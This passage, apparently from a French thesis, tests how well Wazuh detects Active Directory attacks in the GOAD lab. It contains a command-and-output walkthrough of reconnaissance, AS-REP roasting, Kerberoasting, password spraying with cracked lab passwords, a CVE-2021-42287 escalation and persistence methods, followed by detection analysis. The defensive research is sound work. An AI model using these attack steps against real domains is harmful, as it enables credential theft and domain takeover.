[Jul 03, 2022 - 16:19:14 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.56.0/24
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
```

Figure 22 : Résultat de la commande cme smb [IP]

Après la reconnaissance avec cme, j'utilise nmap avec les options :

- -Pn pour scanner même si le ping ne répond pas
- -p- pour scanner les 65535 ports au lieu des 1000 par défaut
- -sC pour utiliser les scripts par défaut
- -sV pour énumérer les versions des services
- -oA pour exporter les résultats dans le fichier full_scan_goad

```shell
nmap -Pn -p- -sC -sV -oA full_scan_goad 192.168.56.10-11,22
```

Figure 23 : Commande Nmap

Enum4linux est un outil *open source* pour l'énumération de client SMB. L'utilisation de cette commande sur l'un des *domain controller* (192.168.56.11) permet de nous afficher tous les utilisateurs du domaine, leur description, ainsi que la politique de mot de passe permettant une attaque brute force plus

ciblée. Ici nous pouvons constater que le mot de passe de “samwell.tarly” se trouve dans la description (Heartsbane).

```
=====================================( Users on 192.168.56.11 )=====================================

index: 0x1893 RID: 0x456 acb: 0x00000210 Account: arya.stark    Name: (null)    Desc: Arya Stark
index: 0x18a1 RID: 0x45b acb: 0x00010210 Account: brandon.stark Name: (null)    Desc: Brandon Stark
index: 0x16f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x18a5 RID: 0x45d acb: 0x00000210 Account: hodor Name: (null)    Desc: Brainless Giant
index: 0x18aa RID: 0x460 acb: 0x00000210 Account: jeor.mormont  Name: (null)    Desc: Jeor Mormont
index: 0x18a7 RID: 0x45e acb: 0x00040210 Account: jon.snow      Name: (null)    Desc: Jon Snow
index: 0x18a3 RID: 0x45c acb: 0x00000210 Account: rickon.stark  Name: (null)    Desc: Rickon Stark
index: 0x18a9 RID: 0x45f acb: 0x00000210 Account: samwell.tarly Name: (null)    Desc: Samwell Tarly (Password : Heartsbane)
index: 0x189f RID: 0x45a acb: 0x00000210 Account: sansa.stark   Name: (null)    Desc: Sansa Stark
index: 0x18ab RID: 0x461 acb: 0x00000210 Account: sql_svc       Name: (null)    Desc: sql service

user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
```

Figure 24 : Liste d’utilisateurs via la commande enum4linux

```
==========================( Password Policy Information for 192.168.56.11 )==========================


[+] Attaching to 192.168.56.11 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.56.11)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] NORTH
        [+] Builtin

[+] Password Info for Domain: NORTH

        [+] Minimum password length: 5
        [+] Password history length: 24
        [+] Maximum password age: 311 days 2 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 5 minutes
        [+] Locked Account Duration: 5 minutes
        [+] Account Lockout Threshold: 5
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:
```

Figure 25 : Politique de mot de passe via la commande enum4linux

```
[+]  Getting domain group memberships:

Group: 'Domain Users' (RID: 513) has member: NORTH\Administrator
Group: 'Domain Users' (RID: 513) has member: NORTH\vagrant
Group: 'Domain Users' (RID: 513) has member: NORTH\krbtgt
Group: 'Domain Users' (RID: 513) has member: NORTH\SEVENKINGDOMS$
Group: 'Domain Users' (RID: 513) has member: NORTH\arya.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\eddard.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\catelyn.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\robb.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\sansa.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\brandon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\rickon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\hodor
Group: 'Domain Users' (RID: 513) has member: NORTH\jon.snow
Group: 'Domain Users' (RID: 513) has member: NORTH\samwell.tarly
Group: 'Domain Users' (RID: 513) has member: NORTH\jeor.mormont
Group: 'Domain Users' (RID: 513) has member: NORTH\sql_svc
Group: 'Night Watch' (RID: 1107) has member: NORTH\jon.snow
Group: 'Night Watch' (RID: 1107) has member: NORTH\samwell.tarly
Group: 'Night Watch' (RID: 1107) has member: NORTH\jeor.mormont
Group: 'Stark' (RID: 1106) has member: NORTH\arya.stark
Group: 'Stark' (RID: 1106) has member: NORTH\eddard.stark
Group: 'Stark' (RID: 1106) has member: NORTH\catelyn.stark
Group: 'Stark' (RID: 1106) has member: NORTH\robb.stark
Group: 'Stark' (RID: 1106) has member: NORTH\sansa.stark
Group: 'Stark' (RID: 1106) has member: NORTH\brandon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\rickon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\hodor
Group: 'Stark' (RID: 1106) has member: NORTH\jon.snow
Group: 'Group Policy Creator Owners' (RID: 520) has member: NORTH\Administrator
Group: 'Domain Guests' (RID: 514) has member: NORTH\Guest
Group: 'Mormont' (RID: 1108) has member: NORTH\jeor.mormont
Group: 'Domain Computers' (RID: 515) has member: NORTH\CASTELBLACK$
Group: 'Domain Computers' (RID: 515) has member: NORTH\samaccount$
```

Figure 26 : Liste de groupes via la commande enum4linux

Nous pouvons créer un fichier avec tous les utilisateurs et vérifier si l'*as-rep roasting* est disponible sur l'un des comptes grâce à l'outil GetNPUsers de impacket.

```shell
GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile users.txt
```

Figure 27 : Commande GetNPUsers.py

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:5b71bebe8d2955599a76ccf4a4fec284$c4c31f24
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User vagrant doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 28 : Résultat de la commande GetNPUsers

Le compte de brandon.stark nous donne un ticket et nous pouvons essayer de le décrypter avec hascat. Et nous obtenons son mot de passe « iseedeadpeople ».

```
256dd53dd69f5f5373fbbf6c:iseedeadpeople
```

Figure 29 : Résultat du hashcat pour brandon.stark

Une autre mauvaise configuration possible, validée en partie par la politique de mot de passe, est qu'un utilisateur utilise son nom d'utilisateur à l'identique de son mot de passe.

J'utilise alors cme pour tester cette hypothèse, et nous obtenons hodor:hodor

```
[Jul 04, 2022 - 10:09:53 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.56.11 -u users.txt -p users.txt --no-bruteforce
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\sql_svc:sql_svc STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jeor.mormont:jeor.mormont STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\samwell.tarly:samwell.tarly STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jon.snow:jon.snow STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\hodor:hodor
```

Figure 30 : Test de l'hypothèse "nom d'utilisateur" = "mot de passe"

Nous pouvons aussi utiliser un outil appelé *responder* qui permet de faire du *poisoning*. Après un certain moment, à cause d'une mauvaise configuration

DNS, nous pouvons obtenir le hash NTLM de deux utilisateurs. Ces hashs ne sont pas exploitables pour une attaque *pass-the-hash* mais ils peuvent être décryptable via, de nouveau, hashcat. Nous obtenons robb.stark:sexywolfy.




Figure 31 : Résultat du hashcat de l'utilisateur robb.stark

Dans le scénario où un mot de passe a fuité, mais dont le nom d'utilisateur est inconnu, un attaquant peut créer une liste potentielle de noms d'utilisateurs via l'OSINT et le tester avec un outil appelé Kerbrute. Cet outil permet d'essayer chaque nom d'utilisateur pour le mot de passe fuité.

```
kerbrute passwordspray - dc [DC_IP] -d [Domain] [userlist.txt] [Password]
```

Figure 32 : Syntaxe de l'utilisation de la commande kerbrute

6.2.2 Reconnaissance avancée

Désormais nous disposons d'un accès à au moins un utilisateur. Nous pouvons lister tous les utilisateurs avec GetADUsers.py de impacket.

```
distinguishedName: CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=Guest,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=vagrant,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=krbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=SEVENKINGDOMS$,CN=Users,DC=north,DC=sevenkingdoms,DC=loc
distinguishedName: CN=arya.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=eddard.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=catelyn.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=robb.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=sansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=brandon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=rickon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=hodor,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=loca
distinguishedName: CN=jeor.mormont,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
```

Figure 33 : Résultat de la commande GetADUsers

Ensuite nous utilisons GetUserSPNs.py pour du kerberoasting et nous avons le compte jon.snow,« responsable » du service HTTP et CIFS

```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
ServicePrincipalName                                    Name      MemberOf
------------------------------------------------------  --------  --------------------------------
CIFS/winterfell.north.sevenkingdoms.local               jon.snow  CN=Night Watch,CN=Users,DC=north
HTTP/thewall.north.sevenkingdoms.local                  jon.snow  CN=Night Watch,CN=Users,DC=north
MSSQLSvc/castelblack.north.sevenkingdoms.local          sql_svc
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433     sql_svc
```

Figure 34 : Résultat de la commande GetUserSPN

Il reste à le décrypter avec hashcat

```
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$9b26941adc4ebc17bcfc10841a9f70f9$49937e27a
e2f40a50ecab5529f2910761821d9f6fb6a5fe0b693abfb328a4e2afbbbe5546b8ecfb77582198adefde47b9683710ed6aa9da0137026b3bb895f7f0f74a11
36158af86e23db65b849f0a36dcc28c5fa58a9b406f9adac90e84cd6860a2dca91bd09be380e75f77260492993f83a98c2f2458adb895e9ec7ea652d9a3529
3db2bef6ce8a0d1aa31a0163148c81229cfa909384e425e177a68e3e4d5b69ab09b5c3425718716f848762ec3c49625286d5754e1f0b6ce494e6dd622c48aa
f9fae0a89c59a49e90cfe3ced8048b3682838209b1d7c53a3689970fa8e2fbcd5b7c309e78d76575bbac335c5607a6014ce76329575fe9592b820fd70d3ef1
5db27594eb19bbef301c17887d4161cb5d45fd81e73c5bd31acab921603f74a5ac5c7d53f4dd01f9cb8708c547f87ac7191bc57b2611794bdfabc32dbe3220
595bc9dc428a1ad62e254b11d89d49108363be7e6e9503419412250ab74a65f8818975487bf90719dcaf21cdbad2538937d28f8ca30391e4959dc98d5b825f
02fe2903b7722628f0461e4161d0a41f8050048952d4113c54f8966d7c2726e99b720d4671de4bfe2f24899733bfa4ade635e647097a557359f904d8228c1a
2c5675de48d041c802efdcd52065f5b602ead5285cde9af4d0b364150e47e3b1eb539786f250b291b31:iknownothing
Approaching final keyspace - workload adjusted.
```

Figure 35 : Résultat du hashcat de l'utilisateur jon.snow

6.2.3 Élévation de privilège

L'environnement du labo est vulnérable à la CVE-2021-42287. C'est une combinaison de mauvaises configurations avec une faille dans Kerberos. En effet, par défaut, une machine peut créer des comptes machines. Si le nom se rapproche suffisamment de celui du Domain Controller (DC) et si le Service Principal Name (SPN) est modifié, Kerberos interprète faussement que nous sommes le DC et permet ainsi un DCSync[8]. Ce DCSync nous donne l'entièreté des mots de passe hashés ensuite décryptables via hashcat.

6.2.4 Persistance

Pour empêcher de perdre son accès à l'infrastructure à cause d'un changement de mot de passe d'un utilisateur compromis, un attaquant peut mettre en place plusieurs mécanismes de persistance. L'un des plus connus,

[8] https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html

mais des plus visibles est la création d'un utilisateur comme « Administrateur_IT ».

La création d'un service est un autre moyen de persistance beaucoup plus subtil. Ce service peut lancer une connexion distante sur l'ordinateur de l'attaquant, même si la machine redémarre. La meilleure manière de créer de la persistance est de modifier les Access Control Lists (ACLs) pour affaiblir la chaîne de confiance interutilisateur. Par exemple, permettre à un compte utilisateur des accès complets au groupe IT. Ce même groupe IT a ainsi des accès de modification de mot de passe sur les comptes administrateurs. Permettant dès lors à un utilisateur compromis d'accéder directement au compte administrateur.

6.3. Détection de l'attaque

6.3.1 Reconnaissance

L'utilisation de Nmap a été détectée grâce à l'intégration de Suricata. Les signatures IDS de Suricata ont permis d'identifier les tentatives de scan réseau et de générer des alertes remontées dans Wazuh. Une réponse active a également été configurée afin de bloquer automatiquement l'adresse IP source, rendant le scan inutilisable dans le laboratoire (voir Figure 13).

L'utilisation d'outils d'énumération SMB, tels que Enum4linux, s'est révélée plus discrète. Toutefois, la corrélation de l'Event ID 4624, associé à un Logon Type 3 correspondant à une connexion réseau distante, ainsi que l'utilisation répétée du compte ANONYMOUS LOGON permet de détecter l'utilisation de ce type d'outil.

L'outil Kerbrute a également été utilisé afin de réaliser une phase d'énumération et de brute force d'utilisateurs Kerberos. Cette activité a été détectée par Wazuh grâce à une règle personnalisée basée sur les événements d'authentification Kerberos en échec.

La détection repose principalement sur l'analyse des événements d'authentification Windows ainsi que sur la fréquence anormale des tentatives

effectuées sur plusieurs comptes utilisateurs. Cette approche permet une détection relativement efficace des attaques volumineuses.

1,220 hits
Feb 5, 2026 @ 16:25:37.555 - May 6, 2026 @ 16:25:37.556
Export Formatted | Reset view | 1609 available fields | Columns | Density | 1 fields sorted | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 11, 2026 @ 15:10:26.7...	GOAD-DC02	Suspicious behavior : Burst of TGT issued from : X.X.X.X	10	210006
Mar 11, 2026 @ 15:10:26.6...	GOAD-DC02	Suspicious behavior : Burst of TGT issued from : X.X.X.X	10	210006
Mar 11, 2026 @ 15:10:26.6...	GOAD-DC02	Suspicious behavior : Burst of TGT issued from : X.X.X.X	10	210006
Mar 11, 2026 @ 15:10:26.5...	GOAD-DC02	Suspicious behavior : Burst of TGT issued from : X.X.X.X	10	210006
Mar 11, 2026 @ 15:10:26.4...	GOAD-DC02	Suspicious behavior : Burst of TGT issued from : X.X.X.X	10	210006
Mar 11, 2026 @ 15:10:26.3...	GOAD-DC02	Suspicious behavior : Burst of TGT issued from : X.X.X.X	10	210006
Mar 11, 2026 @ 15:10:26.3...	GOAD-DC02	Suspicious behavior : Burst of TGT issued from : X.X.X.X	10	210006

Figure 36 : Résultat Wazuh de l'outil Kerbrute

6.3.2 Élévation de privilège

L'élévation de privilège réalisée dans le laboratoire repose sur l'exploitation de la CVE-2021-42287. Cette vulnérabilité exploite une combinaison entre une mauvaise configuration Active Directory et un comportement de Kerberos permettant à un utilisateur standard de créer un compte machine, puis d'usurper l'identité du Domain Controller.

Dans le laboratoire, cette attaque n'a pas été directement détectée par Wazuh. Cependant, plusieurs événements Windows auraient pu permettre de mettre en évidence une activité anormale liée à cette exploitation.

La création d'un compte machine génère l'Event ID 4741 correspondant à la création d'un compte ordinateur. La modification de ce compte génère également l'Event ID 4742 lié à la modification des attributs d'un compte machine. Dans le cadre de cette attaque, la modification du nom du compte ordinateur ainsi que du SPN constitue un comportement particulièrement suspect.

Une corrélation entre ces événements, associée à une création inhabituelle de comptes machine par un utilisateur standard, aurait permis de générer une alerte plus pertinente. La présence rapprochée de plusieurs modifications sur un compte ordinateur aurait également pu être utilisée comme indicateur d'une tentative d'exploitation.

Cependant, cette attaque repose avant tout sur une mauvaise configuration Active Directory. Par défaut, un utilisateur authentifié peut créer jusqu'à dix comptes machines dans le domaine. La réduction de cette valeur à 0 permet d'empêcher directement ce scénario d'attaque et réduit fortement la surface d'exploitation de cette vulnérabilité.

Une autre approche de détection aurait été de surveiller les requêtes Kerberos anormales ainsi que les opérations DCSync réalisées après l'élévation de privilège. L'apparition soudaine de demandes de réplication Active Directory depuis un compte ou une machine inhabituelle constitue un comportement très suspect pouvant indiquer une compromission du contrôleur de domaine.

6.3.3 Persistance

La première technique de persistance testée consiste à créer un nouvel utilisateur, puis à l'ajouter à un groupe disposant de privilèges élevés.

Cette activité génère plusieurs événements Windows critiques :

- Event ID 4720 : création d'un compte utilisateur ;
- Event ID 4728 : ajout d'un membre à un groupe de sécurité global ;
- Event ID 4732 : ajout d'un membre à un groupe de sécurité local ;
- Event ID 4738 : modification des attributs d'un compte utilisateur.

Ces événements ont été correctement détectés par Wazuh grâce aux règles personnalisées mises en place dans le laboratoire.




Figure 37 : Alerte Wazuh de la création d'un utilisateur

Mar 4, 2026 @ 11:14:28.820	GOAD-DC02	OBH: The member "CN=evil,CN=Users,DC=north,DC=sevenkingdoms,DC=local" was added by "vagrant" to the security-enabled universal group "admin_it"	10
Mar 4, 2026 @ 11:02:34.015	GOAD-DC02	OBH: The member "CN=evil,CN=Users,DC=north,DC=sevenkingdoms,DC=local" was removed by "vagrant" to a security-enabled global group "Administrator_IT"	10
Mar 4, 2026 @ 11:02:33.974	GOAD-DC02	OBH: A security-enabled global group "Administrator_IT" was changed by "vagrant"	10
Mar 4, 2026 @ 10:56:23.487	GOAD-DC02	OBH: An operation was performed on an object	10
Mar 4, 2026 @ 10:45:00.710	GOAD-DC02	OBH: The member "CN=evil,CN=Users,DC=north,DC=sevenkingdoms,DC=local" was added by "vagrant" to a security-enabled global group "Administrator_IT"	10

Figure 38 : Alerte Wazuh de l'ajout d'un utilisateur dans un groupe

Une seconde technique de persistance consiste à installer un nouveau service Windows afin d'exécuter automatiquement une charge utile au démarrage du système.

Cette opération génère principalement l'Event ID 7045 correspondant à l'installation d'un nouveau service système.

Wazuh a correctement détecté cette activité grâce aux événements Windows remontés par les agents. Ce mécanisme de persistance bénéficie d'une bonne visibilité, car la création d'un service constitue une action sensible rarement effectuée sur des postes utilisateurs standards.

Mar 6, 2026 @ 15:33:26.331	GOAD-DC02	OBH: A new service ("TestService") was installed in the system launching "C\\Windows\\System32\\cmd.exe"
Mar 6, 2026 @ 14:34:41.170	GOAD-DC02	OBH: A new service was installed in the system

Figure 39 : Alerte Wazuh d'un service installé

La dernière technique de persistance étudiée repose sur la modification des Access Control Lists (ACLs) dans Active Directory afin d'étendre les privilèges d'un utilisateur compromis.

Ce type d'activité peut générer plusieurs événements Windows, notamment :

- Event ID 4670 : modification des permissions sur un objet ;
- Event ID 5136 : modification d'un objet Active Directory ;
- Event ID 4662 : opération réalisée sur un objet de l'annuaire.

Contrairement aux techniques précédentes, les modifications d'ACL présentent une visibilité beaucoup plus faible dans Wazuh.

Mar 4, 2026 @ 11:02:33.974	GOAD-DC02	OBH: A security-enabled global group "Administrator_IT" was changed by "vagrant"	10
Mar 4, 2026 @ 10:56:23.487	GOAD-DC02	OBH: An operation was performed on an object	10

Figure 40 : Alerte Wazuh d'une modification d'ACLs

En effet la modification d'ACL peut être remarquée si la combinaison de la rule 200061 et d'une rule en rapport avec un changement de compte ou de groupe est un signe de persistance via modification d'ACL

D'autres moyens de persistance, tels que l'ajout de clé de registre ou l'utilisation de fichiers dans le dossier Démarrage.

```
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurePipeServers\winreg</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\URL</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies</windows_registry>
```

Figure 41 : Extrait du fichier agent.conf pour le FIM

6.3.4 Autre détection

D'autres détections d'événements ont également été observées au cours des différents scénarios de tests réalisés dans le laboratoire.

L'arrêt ou le redémarrage d'une machine a généré l'Event ID 1074 correspondant à une demande de shutdown ou de redémarrage du système. Ce type d'événement permet d'identifier rapidement une interruption volontaire ou non d'une machine critique de l'infrastructure. Dans certains scénarios d'attaque, l'arrêt d'un système peut être utilisé pour perturber des services ou masquer certaines traces d'activité.

Mar 6, 2026 @ 13:59:57.417	GOAD-DC02	OBH: System has been shutdown by a process/user

Figure 42 : Alerte Wazuh de l'arrêt d'une machine

Les modifications de stratégies de groupe (GPO) ont également été correctement remontées par Wazuh. Ces actions ont principalement généré les Event ID 4739 et 4719 correspondant respectivement à une modification de stratégie de domaine et à une modification de la politique d'audit système. La modification d'une GPO constitue une activité particulièrement sensible

dans un environnement Active Directory, car elle permet de modifier le comportement de plusieurs machines ou utilisateurs simultanément.

Mar 6, 2026 @ 14:20:58.375	GOAD-DC02	OBH: System audit policy (Object Access) changed (Success removed) by "WINTERFELL$"
Mar 6, 2026 @ 14:20:58.360	GOAD-DC02	OBH: System audit policy (Object Access) changed (Success removed) by "WINTERFELL$"
Mar 6, 2026 @ 14:04:39.024	GOAD-DC02	OBH: System audit policy (Object Access) changed (Success added) by "WINTERFELL$"
Mar 6, 2026 @ 14:04:38.993	GOAD-DC02	OBH: System audit policy (Object Access) changed (Success added) by "WINTERFELL$"
Mar 6, 2026 @ 14:02:55.403	GOAD-DC02	OBH: A directory service object was modified by "SYSTEM"
Mar 6, 2026 @ 14:02:55.379	GOAD-DC02	OBH: A directory service object was modified by "SYSTEM"

Figure 43 : Alerte Wazuh de la modification de stratégie d'audit/GPO

Des tests ont également été réalisés avec des exécutables malveillants afin de vérifier le fonctionnement des intégrations YARA et VirusTotal. Lorsqu'un fichier malveillant était ajouté dans un répertoire surveillé par le FIM, Wazuh déclenchait automatiquement une analyse du fichier. Selon le type de détection, une alerte contenant le nom du fichier, son hash ainsi que le résultat de l'analyse était générée. Dans certains cas, VirusTotal supprimait automatiquement le fichier après sa détection, ce qui générait ensuite un nouvel événement FIM indiquant la suppression du fichier surveillé.

Enfin, des opérations de réinitialisation de mot de passe ont également été détectées. Ces actions génèrent principalement les Event ID 4723 et 4724 correspondants respectivement à une tentative de changement de mot de passe et à une demande de réinitialisation de mot de passe. Ce type d'événement est particulièrement important dans un environnement Active Directory, car il peut indiquer une activité administrative légitime ou une tentative de prise de contrôle d'un compte utilisateur compromis.

Mar 10, 2026 @ 15:55:49.6...	GOAD-DC01	OBH: An attempt was made to reset the account password of "packetfence$" by "test01"

Figure 44 : Alerte Wazuh de la tentative de changement de mot de passe

7. Conclusion

Le choix des différents scénarios offensifs réalisés dans le laboratoire n'est pas anodin. Ils ont été sélectionnés afin d'évaluer les capacités réelles de détection de Wazuh, mais également afin de mettre en évidence certaines de ses limites dans un environnement Active Directory.

Les tests ont montré que Wazuh n'est pas capable de détecter l'ensemble des attaques de manière autonome. Son efficacité dépend fortement de la qualité des événements remontés, de la configuration des journaux Windows, des intégrations utilisées ainsi que des règles de corrélation mises en place. Sans contexte suffisant ou sans événement pertinent, certaines activités malveillantes peuvent passer inaperçues.

Les attaques volumineuses ou particulièrement bruyantes, comme le brute-force, le *port scanning* ou certaines techniques de persistance, sont relativement bien détectées grâce aux événements Windows, aux événements Sysmon ainsi qu'à l'intégration de Suricata. Ces activités génèrent suffisamment d'événements pour permettre la création de règles fiables et une bonne corrélation des données.

À l'inverse, les attaques plus discrètes ou reposant principalement sur de mauvaises configurations Active Directory sont plus difficiles à identifier. Certaines techniques d'élévation de privilège ne génèrent que peu d'événements exploitables et nécessitent une corrélation avancée ou une surveillance très spécifique de certains comportements.

Ces tests montrent également qu'un SIEM ne remplace pas une infrastructure correctement sécurisée. Même avec une bonne capacité de détection, une mauvaise configuration Active Directory ou l'absence de correctifs de sécurité peut permettre l'exploitation de vulnérabilités critiques. La détection ne peut pas être plus solide que l'infrastructure qu'elle surveille.

Ce travail ne s'est pas limité à un environnement de laboratoire. Wazuh a également été déployé en production chez un client soumis à la directive NIS 2, classé en entité *Essential*. Ce déploiement réel, dans un contexte

réglementaire exigeant, a permis de démontrer que Wazuh n'est pas simplement un outil académique ou expérimental, mais une solution capable de répondre aux exigences de supervision d'une organisation critique. Lors de ce déploiement, des vulnérabilités jusqu'alors inconnues de l'entreprise ont été détectées, confirmant la valeur opérationnelle d'un SIEM correctement configuré.

Sa flexibilité, sa capacité d'intégration ainsi que la possibilité de créer des règles personnalisées permettent d'obtenir une solution efficace pour la supervision et la détection d'incidents dans un environnement Active Directory, à condition qu'elle soit correctement configurée et accompagnée de bonnes pratiques de sécurité. Pour les PME et les organisations ne disposant pas de budgets SIEM conséquents, Wazuh constitue une alternative sérieuse, à condition d'investir dans sa configuration et sa maintenance.

Sa complexité constitue à la fois un avantage et un inconvénient. La possibilité de créer des règles très précises permet un véritable modelage de la détection en fonction des besoins et des contraintes de l'entreprise. Cependant, cette flexibilité rend également l'outil plus complexe à configurer, maintenir et exploiter correctement au quotidien.

